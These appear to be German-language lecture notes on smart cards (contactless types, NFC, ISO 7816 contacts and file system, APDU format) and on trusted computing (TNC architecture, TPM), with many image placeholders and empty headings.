
# Smart Cards

## Overview

### Types



### Physical Factors



### Contactless and Dual-Interface Cards

**Proximity Cards** Distanz bis zu 10 cm.

**Vicinity Cards** Distanz zwischen 10 cm und einem Meter

**Frequenz**  $f = 13.56 \text{ MHz}$

**Produkte** MIFARE (Philips), LEGIC (Kaba), PayPass (EMV)

### Display Cards




Nutzt eine Einmal-Passwort-Generator (OTP). Es zeigt den Kontostand direkt auf der Karte an. Das Ganze basiert auf einer bi-stable e-Paper Technologie. Die Batterielaufzeit ist etwa um 3 Jahre herum.


## Near Field Communication (NFC)

Für Bezahlung und e-Ticket Programme. Zudem wird es auch für den Gebäudezugriff verwendet. Eingeführt mit dem iPhone 5 (Apple Patents) und auch in Android verfügbar. Es wird auf der Frequenz 13.56 MHz gearbeitet. Im Active Mode generieren beide Geräte ein RF Feld. Somit sind Distanzen von etwa 20 Zentimeter möglich. Im Passive Mode wird das RF Feld nur von einem Gerät generiert. Die Distanz ist daher hier nur etwa 10 Zentimeter.



### Secure NFC



### Electrical Contacts (ISO 7816-2)




|                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>VCC (C1)</b>  | Liefert Strom<br><b>ISO 7816-3</b><br>Class A 5V ±10%, 1..5 MHz, 60mA @ 5 MHz<br>Class B 3V ±10%, 1..5 MHz, 50mA @ 5 MHz<br>Class C 1.8V ±10%, 1..5 MHz, 30mA @ 4 MHz<br><b>EMV (payment cards)</b><br>5 V ±10%, 1..5 MHz, 50mA<br><b>TS 102 221 (GSM/UMTS [U]SIM cards)</b><br>Class A 5V ±10%, 1..5 MHz, 10mA @ 5 MHz (operating state)<br>Class B 3V ±10%, 1..5 MHz, 7.5mA @ 5 MHz (operating state)<br>Class C 1.8V ±10%, 1..5 MHz, 5mA @ 5 MHz (operating state) |
| <b>RST (C2)</b>  | Reset Eingabe um den Smart Card Controller ein oder auszuschalten. Die Karte antwortet mit „Answer To Reset (ATR) message“.                                                                                                                                                                                                                                                                                                                                           |
| <b>CLK (C3)</b>  | Die Clock Eingabe liefert ein externes Clock Signal (1..10 MHz), welches als Systemzeit für den Smart Card Controller genutzt wird. Zudem gilt es als Referenz für die serielle Kommunikation.                                                                                                                                                                                                                                                                        |
| <b>GND (C5)</b>  | Erdung                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| <b>SWP (C6)</b>  | Wird in (U) SIM für die Near Field Communication (NFC) genutzt via dem Simple Wire Protocol.                                                                                                                                                                                                                                                                                                                                                                          |
| <b>I/O (C7)</b>  | Eingabe/Ausgabe für die Serielle Kommunikation. Entweder mit dem T=0 oder T=1 Protokoll.                                                                                                                                                                                                                                                                                                                                                                              |
| <b>AUX1 (C4)</b> | Hilfskontakt für USB Geräte, D+                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| <b>AUX2 (C8)</b> | Hilfskontakt für USB Geräte, D-                                                                                                                                                                                                                                                                                                                                                                                                                                       |




|               |                                                                                                                                                                                                                |                                                                                                                                                                                                           |
|---------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>CPU</b>    | 8051 (Infineon, Philips, Atmel),<br>6805 (Motorola, ST Microelectronics),<br>H8 (Hitachi),<br>80251 (Infineon)<br>AE-4 (Renesas)<br>CALM (Samsung)<br>ARM 7 or ARM Cortex<br>AE-5 (Renesas)<br>SLE8 (Infineon) | 8 bit architecture<br>8 bit architecture<br>16 bit architecture<br>16 bit architecture<br>16 bit architecture<br>16 bit architecture<br>32 bit architecture<br>32 bit architecture<br>32 bit architecture |
| <b>RAM</b>    | 256 – 8192 Bytes ( 1 RAM Zelle = 4 EEPROM Zellen)                                                                                                                                                              |                                                                                                                                                                                                           |
| <b>EEPROM</b> | 1 – 80 kBytes ( 1 EEPROM Zelle = 4 ROM Zellen)                                                                                                                                                                 |                                                                                                                                                                                                           |
| <b>ROM</b>    | 8 – 240 kBytes                                                                                                                                                                                                 |                                                                                                                                                                                                           |
| <b>Flash</b>  | 1-8 Mbytes (Ersatz für EEPROM und ROM)                                                                                                                                                                         |                                                                                                                                                                                                           |

### Random cell placement


Block Layout – Standard Cells




Smart Card Chip Layout – Random Cell Placement



Reguläre Strukturen.





scrambled addressing



### RAM Zelle - Charge Detection

Wenn Sie Zelle auf -60 Grad abgekühlt wird, kann eine RAM Zelle ihre Ladung über mehrere Wochen behalten, nachdem das Power Supply ausgeschalten wurde. Der Inhalt kann mit State-of-the-art Electron-Beam Mikroskop gelesen werden. Um dies erst möglich zu machen auf einem Smart Card Chip müssen die Schichten, welche die RAM Struktur entfernt werden. In den meisten Fällen führt dies aber zu einem Kapputmachen der Zelle. Somit sind die Smart Cards doch relativ sicher.




Es ist möglich ohne Gegenmassnahmen, den geheimen 3DES-Schlüssel aus dieser Analyse zu extrahieren.

## Smart Card File System

### File System (ISO 7816-4)


FHO Facl



**MF** **Master File** Root Ordner, muss immer vorhanden sein

**DF** **Dedicated File** Ordnerdatei, kann weitere Ordner oder Dateien beinhalten

**EF** **Elementary File** Datendatei



#### Reserved FIDs

|      |    |                         |
|------|----|-------------------------|
| 3F00 | MF | root directory          |
| 0000 | EF | PIN and PUK #1          |
| 0100 | EF | PIN and PUK #2          |
| 0001 | EF | application keys        |
| 0011 | EF | management keys         |
| 0002 | EF | manufacturing info      |
| 0003 | EF | card ID info            |
| 0004 | EF | card holder info        |
| 0005 | EF | chip info               |
| 3FFF |    | file path selection     |
| FFFF |    | reserved for future use |


#### FID Forming Rules

EFs im gleichen Verzeichnis können nicht die gleiche FID haben. Stacked DFs können ebenfalls nicht die gleiche FID haben. EFs in einem Verzeichnis (MF oder DF) können nicht die gleiche FID als das Parent-Verzeichnis haben.

#### Application Identifies (AIDs)

Eine AID besteht aus einem 5-Byte-Registrierten Identifikator (RID) mit einem Ländercode, einem Anwendungsbereich und einem Provider-Identifier sowie einem optionalen PID (Proprietary Application Identifier) mit einer variablen Länge von 0,11 Byte. AIDs müssen bei einer benannten nationalen Zulassungsbehörde registriert und in der Regel vertraulich behandelt werden.

#### Internal File Structure



#### Header



File Structure Info, Access Control rights, Pointer to Data body

→ Inhaltsänderungen gibt es fast nicht oder nur selten. Vor dem Löschen gesichert.

#### Body

Daten

→ Häufige Änderungen der Daten, viele Schreiboperationen.

**„Transparent“****Beispiel**


Lesen von 5 Bytes Daten mit einem Start Offset von 3 Bytes.

**Maximum read/write block** 255 bytes (short) / 65536 bytes (extended)

**Maximum offset** 32767 bytes

**Minimum file size** 1 byte


**Maximum file size** 98303 bytes (with offset)

**„Linear fixed“****Beispiel**

Lesen eines Datensatzes mit einer fixen Länge (Datensatz 3)

**Maximum number of records** 254


**Record Length** 1...254 Bytes

**Beispiel**

Lesen eines Datensatzes mit einer variablen Länge (Datensatz 3)



**Maximum number of records** 254**Variable Record Length** 1...254 Bytes

## „Cyclic“

**Beispiel**

Lesen des zuletzt gespeicherten Datensatzes (1)

**Maximum number of records** 254**Variable Record Length** 1...254 Bytes



## Übersicht über alle Abkürzungen

## Command APDU

- CLA: Class Byte (e.g. '0X' for ISO 7816-4/-7/-8, 'A0' for GSM)
  - INS: Instruction byte
  - P1: Parameter 1 byte
  - P2: Parameter 2 byte
  - Lc: Length command byte (length of data field in command APDU)
  - Le: Length expected byte (length of data field in response APDU, maximum: 0x00)

## Response APDU

- SW1: Status Word 1 byte
  - SW2: Status Word 2 byte

## Common Return Codes


- Normal processing: '61XX', '9000'
  - Warning processing: '62XX', '6300'
  - Execution error: '64XX', '6500'
  - Checking error: '617XX' ... '6FXX'

## APDU cases

- Case 1: | CLA | INS | P1 | P2 | --> | SW1 | SW2 |
  - Case 2: | CLA | INS | P1 | P2 | Le | --> | Data | SW1 | SW2 |
  - Case 3: | CLA | INS | P1 | P2 | Lc | Data | --> | SW1 | SW2 |
  - Case 4: | CLA | INS | P1 | P2 | Lc | Data | Le | --> | Data | SW1 | SW2 |


# Platform Trust Services

## How to establish Trust in a Host and it's OS?




Die Menschheit hat ihren aktuellen Kampf gegen Malware verloren (Viren, Würmer, Trojaner, etc.). Selbst vorsichtige Menschen können ihre Computer infiziert bekommen, indem sie nur scheinbar harmlose Websites besuchen (Drive-by-Infektion z. B. aufgrund von JavaScript aktiviert). Daher sind ein Host und sein Betriebssystem sowie alle darauf laufenden Anwendungen Teil des gefährlichen Internets und müssen daher als potentiell böswillig betrachtet werden.

## TNC Architecture with Platform Trust Services



|            |                                |               |                                 |
|------------|--------------------------------|---------------|---------------------------------|
| <b>IF</b>  | Interface                      | <b>IMC</b>    | Integrity Measurement Collector |
| <b>IMV</b> | Integrity Measurement Verifier | <b>M</b>      | Measurement                     |
| <b>MAP</b> | Metadata Access Point          | <b>PDP</b>    | Policy Decision Point           |
| <b>PEP</b> | Policy Enforcement Point       | <b>PTS</b>    | Platform Trust Service          |
| <b>T</b>   | Transport                      | <b>TCG</b>    | Trusted Computing Group         |
| <b>TNC</b> | Trusted Network Connect        | <b>TNCC S</b> | TNC Client-Server               |
| <b>TPM</b> | Trusted Platform Module        | <b>TSS</b>    | TCG Software Stack              |




## The Future – Trustworthy Virtual Hosts?

Aber die Menschheit hat den Krieg gegen Computerkriminelle noch nicht verloren! Durch die Beschränkung von sensiblen Operationen auf eine "Trusted Computing Environment", die auf einem sicheren Mikrokernell läuft, der durch ein hardwarebasiertes, manipulationssicheres "Trusted Platform Module" geschützt ist, kann Vertrauen in Softwareanwendungen wiederhergestellt werden.

## Trusted Platform Module (TPM)

- Über 500 Millionen PC verfügen über einen TPM 1.2 Chip
  - o Zu den Herstellern gehören Broadcom, Interl, Toshiba, ITE...
